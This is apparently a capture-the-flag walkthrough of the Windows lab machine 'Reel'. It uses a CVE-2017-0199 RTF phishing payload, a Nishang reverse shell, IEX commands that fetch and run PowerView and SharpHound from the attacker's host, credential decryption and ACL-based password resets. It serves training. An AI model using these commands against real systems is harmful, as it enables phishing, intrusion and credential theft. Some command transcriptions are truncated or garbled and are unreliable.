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# Reel

Difficulty: Hard

OS: Windows

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# Nmap

```
(root@kali)-[~/htb/reel]
# nmap -A 10.10.10.77 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-13 13:50 EDT
Nmap scan report for 10.10.10.77
Host is up (0.086s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 05-29-18 12:19AM      <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|_  2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|_  256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
```

```
25/tcp    open  smtp?
fingerprint-strings:
DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
220 Mail Service ready
FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
220 Mail Service ready
sequence of commands
sequence of commands
Hello:
220 Mail Service ready
EHLO Invalid domain address.
Help:
220 Mail Service ready
DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
SIPOptions:
220 Mail Service ready
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
sequence of commands
TerminalServerCookie:
220 Mail Service ready
sequence of commands
smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP,
211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```

```
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp  open  msrpc        Microsoft Windows RPC
```

Host script results:

```
_clock-skew: mean: -14m37s, deviation: 34m36s, median: 5m21s
smb-os-discovery:
  OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
  OS CPE: cpe:/o:microsoft:windows_server_2012::-
  Computer name: REEL
  NetBIOS computer name: REEL\x00
  Domain name: HTB.LOCAL
  Forest name: HTB.LOCAL
  FQDN: REEL.HTB.LOCAL
  System time: 2021-07-13T18:58:51+01:00
smb-security-mode:
  account_used: <blank>
  authentication_level: user
  challenge_response: supported
  message_signing: required
smb2-security-mode:
  2.02:
    Message signing enabled and required
smb2-time:
  date: 2021-07-13T17:58:53
  start_date: 2021-07-13T17:48:00
```

## Enumeration

FTP has anonymous login enabled.

```
(root@kali)~[~/htb/reel]
# ftp 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-29-18 12:19AM <DIR> documents
```

Going into “documents” we find a couple files. We grab all of them off the ftp server and put them on our local machine.

```
ftp> mget *
mget AppLocker.docx? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 9 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
2047 bytes received in 0.08 secs (24.7438 kB/s)
mget readme.txt? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
124 bytes received in 0.08 secs (1.4964 kB/s)
mget Windows Event Forwarding.docx? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 51 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
14581 bytes received in 0.17 secs (82.5512 kB/s)
ftp>
```

Looking at these files, we can only open “readme” immediately. It contains a hint that we need to send an email to someone - thus phishing.

```
(root@kali)-[~/htb/reel/ftp]
# cat readme.txt
please email me any rtf format procedures - I'll review and convert.
new format / converted documents will be saved here.
```


The other files are “docx” format, something only windows can open. Before we do anything with that, we run a metadata tool called **exiftool** which grabs some simple information off the document for us to view. In there we find the MIME Type of the document along with the creator’s email. Lucky for us, SMTP is open to use this information.

```
(root@kali)-[~/htb/reel/ftp]
# exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number      : 12.16
File Name                    : Windows Event Forwarding.docx
Directory                    : .
File Size                     : 14 KiB
File Modification Date/Time   : 2021:07:13 14:07:36-04:00
File Access Date/Time        : 2021:07:13 14:10:18-04:00
File Inode Change Date/Time   : 2021:07:13 14:07:58-04:00
File Permissions              : rw-r--r--
File Type                    : DOCX
File Type Extension           : docx
MIME Type                     : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version          : 20
Zip Bit Flag                  : 0x0006
Zip Compression               : Deflated
Zip Modify Date               : 1980:01:01 00:00:00
Zip CRC                       : 0x82872409
Zip Compressed Size           : 385
Zip Uncompressed Size        : 1422
Zip File Name                 : [Content_Types].xml
Creator                       : nico@megabank.com
Revision Number               : 4
Create Date                   : 2017:10:31 18:42:00Z
Modify Date                   : 2017:10:31 18:51:00Z
Template                      : Normal.dotm
Total Edit Time                : 5 minutes
Pages                         : 2
Words                         : 299
Characters                    : 1709
Application                   : Microsoft Office Word
Doc Security                   : None
Lines                         : 14
Paragraphs                    : 4
Scale Crop                    : No
Heading Pairs                  : Title, 1
Titles Of Parts                :
Company                       :
Links Up To Date              : No
Characters With Spaces         : 2004
Shared Doc                     : No
Hyperlinks Changed            : No
App Version                   : 14.0000
```

*exiftool Windows\ Event\ Forwarding.docx*

## Email Foothold - User


To confirm if this email is valid, we are going to telnet to port 25 SMTP and send some requests. Doing so validates the email.

A terminal window with a dark background and light-colored text. The prompt is '(root@kali)~[~/htb/reel]'. The user enters '# telnet 10.10.10.77 25'. The output shows a successful connection to 10.10.10.77 on port 25. The SMTP service responds with '220 Mail Service ready'. The user sends 'HELO kek.htb', receiving '250 Hello.'. Then, the user sends 'MAIL FROM: <kek@kek.com>', receiving '250 OK'. Finally, the user sends 'RCPT TO: <nico@megabank.com>', receiving '250 OK'.

```
(root@kali)~[~/htb/reel]
# telnet 10.10.10.77 25
Trying 10.10.10.77 ...
Connected to 10.10.10.77.
Escape character is '^]'.
220 Mail Service ready
HELO kek.htb
250 Hello.
MAIL FROM: <kek@kek.com>
250 OK
RCPT TO: <nico@megabank.com>
250 OK
```


**NOTE:** this could be used to enumerate users if we had a script

This comes directly from Ippsec where he shows how to tell if a user is running Microsoft Word to open a document or not. He inserts an image that links back to his local machine. If Word is used, then a request is made to his python http server for the image, but if not then Word was not used.



Going back, the readme file contained information stating a “rtf” file needed to be sent. Therefore it would be best to research rtf exploits. Doing so leads us to a github that creates malicious rtf documents.





The tool above provides a rtf document with malicious intent. It does require another type of document called “HTA” or “SCT” to grab from our local machine.

Using this tool, we generate an rtf file linking to a to-be-made hta file.

```
(root@kali)~[~/htb/reel/CVE-2017-0199]
# python cve-2017-0199 toolkit.py -M gen -w kek.rtf -u 'http://10.10.14.34/kek.hta' -t RTF -
x 0
Generating normal RTF payload.
Generated kek.rtf successfully for options
```

Nishang apparently has a script to generate a HTA payload file. Looking at the script, we see an example command which can help us.

```
.EXAMPLE
PS > Out-HTA -PayloadURL http://192.168.254.1/Get-Information.ps1
```

We are going to need a powershell instance on our kali, or else go outside the VM and do this. Performing a quick google search, kali linux has a page on installing powershell. Following this, we do get powershell on our local machine. Now that we have this, we copy the contents of the powershell script to create a HTA file into powershell and execute the desired function from above. To copy, we use xclip.

```
(root@kali)-[~/htb/reel]
# xclip -sel c < Out-HTA.ps1
```

```
>> <object type="text/html" data="http://windows.microsoft.com/
>> tures/windows-defender" width="100%" height="100%">
>> </object></div>
>> <body>
>> </body>
>> </html>
>> "
>>
>> Out-File -InputObject $HTA -FilePath $HTAFilepath
>> Write-Output "HTA written to $HTAFilepath."
>> }
PS /root/htb/reel>
PS /root/htb/reel>
PS /root/htb/reel> Out-HTA -PayloadUrl http://10.10.14.34/exp.ps1
HTA written to /root/htb/reel\WinDef_WebInstall.hta.
PS /root/htb/reel>
```

*xclip -sel c < Out-HTA.ps1*

*Out-HTA -PayloadUrl http://10.10.14.34/exp.ps1*

Upon execution, we receive a file called “WinDef\_WebInstall.hta”. The script “exp.ps1” is going to be our standard nishang Invoke-PowerShellTcp.ps1 but renamed. Furthermore, we are going to rename “WinDef” to “kek.hta” so we do not have to type as much.

Taking all of this together, we set up a python web server and then send an email to “nico@megabank.htb”, the email we found and verified earlier. If everything goes correctly, then we receive a shell back.

```
(root@kali)~[~/htb/reel]
# sendmail -f kek@kek.com -t nico@megabank.com -u RTF -m "Convert this file" -a kek.rtf -s 10.10.10.77
Jul 13 15:26:24 kali sendmail[38379]: Email was sent successfully!
```

```
sendmail -f kek@kek.com -t nico@megabank.com -u RTF -m "Convert this file" -a kek.rtf -s 10.10.10.77
```

**NOTE:** “-f” is ‘from’, “-t” is ‘to’, “-u” is the subject, “-m” is the message, “-a” is the attachment, and “-s” is the place where the email is going.

In the end, we receive a reverse shell back to us.

```
(root@kali)~[~/htb/reel]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.77] 59902
Windows PowerShell running as user nico on REEL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
htb\nico
PS C:\Windows\system32> █
```

## Privilege Escalation

Some enumeration we can do

```
Get-AppLockerPolicy -Effective -xm
```

```
Get-Service | where {$_.Status -eq "running" }
```

Exploring Nico's desktop, we find a file called 'cred.xml' which contains a username and an encoded password

```
PS C:\Users\nico\desktop> dir

Directory: C:\Users\nico\desktop

Mode                LastWriteTime         Length Name
----                -
-ar--             28/10/2017   00:59         1468 cred.xml
-ar--             28/10/2017   00:40          32 user.txt

PS C:\Users\nico\desktop> type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aa
00000a00000001000000065d20f0b4ba5367e53498f0209a331942000000d4769a161c2794e19fce
    </Props>
    </Obj>
  </Objs>
PS C:\Users\nico\desktop>
```

Doing a quick google search on what the encoding is on this string, we research “system management automation pscredential decrypt” and find a small tutorial on how to decrypt this powershell encrypted password.

```
$encrypted = "01000000d08c9ddf0115d1118c7a00c04fc297eb0  
$password = ConvertTo-SecureString -string $encrypted
```

Following this with the password we found, we successfully decrypt Tom's password, but now we need to put it into a powershell object to actually view it.

```
PS C:\Users\nico\desktop> $enc = "01000000d08c9ddf0115d1118c7a00c04fc2  
0000000004800000a000000001000000065d20f0b4ba5367e53498f0209a33194200000  
PS C:\Users\nico\desktop> $pass = ConvertTo-SecureString -string $enc  
PS C:\Users\nico\desktop> $pass  
System.Security.SecureString  
PS C:\Users\nico\desktop> █
```

```
$enc = "INSERT ENCRYPTED PASS"  
$pass = ConvertTo-SecureString -string $enc  
$pass
```

To properly view the password, we make a new object and "format list" it. We end with the password "**1ts-mag1c!!!**"

```

PS C:\Users\nico\desktop> $user = "HTB\Tom"
PS C:\Users\nico\desktop>
PS C:\Users\nico\desktop> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\Users\nico\desktop> $cred

UserName
-----
HTB\Tom
Password
-----
em.Security.SecureString

PS C:\Users\nico\desktop> $cred | fl

UserName : HTB\Tom
Password : System.Security.SecureString

Shell, presenting us with the familiar
PS C:\Users\nico\desktop> $cred.GetNetworkCredential() | fl

UserName      : Tom
Password      : 1ts-mag1c!!!
SecurePassword : System.Security.SecureString
Domain       : HTB

PS C:\Users\nico\desktop>

```

*\$user = "HTB\Tom"*

*\$cred = New-Object System.Management.Automation.PSCredential(\$user, \$pass)*

*\$cred | fl*

We can then log into Tom's account through SSH. There, we find the remnants of a bloodhound audit claiming there are no vectors from Tom to domain administrator. Therefore we leave Tom's account alone and go back to Nico to run Bloodhound.

We first copy bloodhound (sharphound.ps1) to our local directory.

```

(root@kali)-[~/htb/reel]
# cp /opt/BloodHound/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1 .

```

Then we set up a python server for the windows machine to grab and run sharphound.

```
IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/SharpHound.ps1')
```

*Invoke-Bloodhound -CollectionMethod All*

With bloodhound complete, we need to get the zip file onto our local machine. To do this fast, we set up a smbserver on our machine. This will allow the target machine to put files on our machine.

```
(root@kali)-[~/htb/reel]
# smbserver.py share $(pwd)
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
PS C:\Users\nico\desktop> net use z:\\10.10.14.34\share
PS C:\Users\nico\desktop> The network name cannot be found.

PS C:\Users\nico\desktop> net use z: \\10.10.14.34\share
The command completed successfully.

PS C:\Users\nico\desktop> copy *.zip z:
PS C:\Users\nico\desktop>
```

**HOST:** *Smbserver.py share \$(pwd)*

**TARGET:** *Net use z: \\10.10.14.34\share  
Copy \*.zip z:*

Now that we have all our bloodhound information in one place, we can start Neo4j and the bloodhound console.

```
(root@kali)-[~/htb/reel]
# neo4j console
Directories in use:
home:      /usr/share/neo4j
config:    /usr/share/neo4j/conf
logs:      /usr/share/neo4j/logs
plugins:    /usr/share/neo4j/plugins
import:     /usr/share/neo4j/import
data:      /usr/share/neo4j/data
certificates: /usr/share/neo4j/certificates
run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2021-07-14 06:00:33.470+0000 INFO Starting ...
2021-07-14 06:00:38.137+0000 INFO ===== Neo4j 4.2.1 =====
2021-07-14 06:00:39.618+0000 INFO Performing postInitialization step for component 'security'
2021-07-14 06:00:39.618+0000 INFO Updating the initial password in component 'security-user'
2021-07-14 06:00:39.955+0000 INFO Bolt enabled on localhost:7687.
2021-07-14 06:00:41.366+0000 INFO Remote interface available at http://localhost:7474/
2021-07-14 06:00:41.367+0000 INFO Started.
2021-07-14 06:01:17.140+0000 WARN The client is unauthorized due to authentication failure.
```

```
(root@kali)-[/opt/BloodHound/BloodHound-linux-x64]
# ./BloodHound --no-sandbox
```

Going through bloodhound, there is no obvious path to domain admin from the users we have - nico and tom. However, we do see there is a way for Tom to modify user Claire who is a Backup\_admin, a custom role for the server. Additionally, Nico can do the same to the user Herman. This is interesting since backups usually mean passwords. We will attempt this route. Bloodhound recommends the best way to do this is through “powerview” which is a feature of “powersploit”

```
PS C:\Users\nico\desktop> IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/PowerView.ps1')
```

```
IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/PowerView.ps1')
```

The above will automatically load the script into play

Now that we have PowerView, we can commence the exploit. We are going to take control of Herman through Nico and reset his password.

```
$pass = ConvertTo-SecureString 'Kek1234!' -AsPlainText -Force
```



```
Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword -Verbose
Set-DomainUserPassword Herman -AccountPassword $pass -Verbose
```

```
$pass = ConvertTo-SecureString 'Kek1234!' -AsPlainText -Force
Set-DomainObjectOwner -Identity Herman -OwnerIdentity nico
Add-DomainObjectAcl -TargetIdentity Herman -PrincipalIdentity nico -Rights ResetPassword
-Verbose
Set-DomainUserPassword Herman -AccountPassword $pass -Verbose
```

Attempting to log in as Herman after resetting his password provides a success

```
(rootkali)-[~]
# ssh herman@10.10.10.77
herman@10.10.10.77's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

herman@REEL C:\Users\herman>
```

Now with Herman, we are going to add the “Backup\_Admins” group to him so he can then look at and abuse backups.

```
$cred = New-Object System.Management.Automation.PSCredential('HTB\Herman', $pass)
Add-DomainGroupMember -Identity 'Backup Admins' -Members Herman -Credential $cred
```

```
$cred = New-Object System.Management.Automation.PSCredential('HTB\Herman', $pass)
Add-DomainGroupMember -Identity 'Backup_Admins' -Members Herman -Credential $cred
```

NOTE: \$pass is reused

SSH-ing in as Herman, we find ourselves now with “Backup\_Admin” privileges.

Going to the administrator directory, we see root.txt, but are unable to read it. In the same directory is “backup scripts”. In here are scripts and some backup information. If we parse this information, we actually find the administrator password.

```

Directory of C:\Users\Administrator\Desktop\Backup Scripts
11/02/2017  10:47 PM    <DIR>          .
11/02/2017  10:47 PM    <DIR>          ..
11/04/2017  12:22 AM                845 backup.ps1
11/02/2017  10:37 PM                462 backup1.ps1
11/04/2017  12:21 AM            5,642 BackupScript.ps1
11/02/2017  10:43 PM            2,791 BackupScript.zip
11/04/2017  12:22 AM            1,855 folders-system-state.txt
11/04/2017  12:22 AM                308 test2.ps1.txt
               6 File(s)            11,903 bytes
               2 Dir(s)  15,740,280,832 bytes free

herman@REEL C:\Users\Administrator\Desktop\Backup Scripts>type * | findstr p
ass

backup.ps1
backup1.ps1
BackupScript.ps1
BackupScript.zip
folders-system-state.txt
test2.ps1.txt

herman@REEL C:\Users\Administrator\Desktop\Backup Scripts>

```

*Type \* | finder pass*

Using SSH, we are able to log in as admin!

--





## Notes

You can easily fingerprint a linux or windows box by pinging it and looking at the “TTL” response (time to live).

127 = windows

64 = linux

254 = Cisco

Anything else = probably linux

```
root@htb:~/htb/boxes/reel# ping 10.10.10.77
PING 10.10.10.77 (10.10.10.77) 56(84) bytes of data.
64 bytes from 10.10.10.77: icmp_seq=1 ttl=127 time=19.0 ms
64 bytes from 10.10.10.77: icmp_seq=2 ttl=127 time=21.8 ms
^C
--- 10.10.10.77 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3ms
rtt min/avg/max/mdev = 19.040/20.399/21.758/1.359 ms
root@htb:~/htb/boxes/reel# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.588 ms
^C
```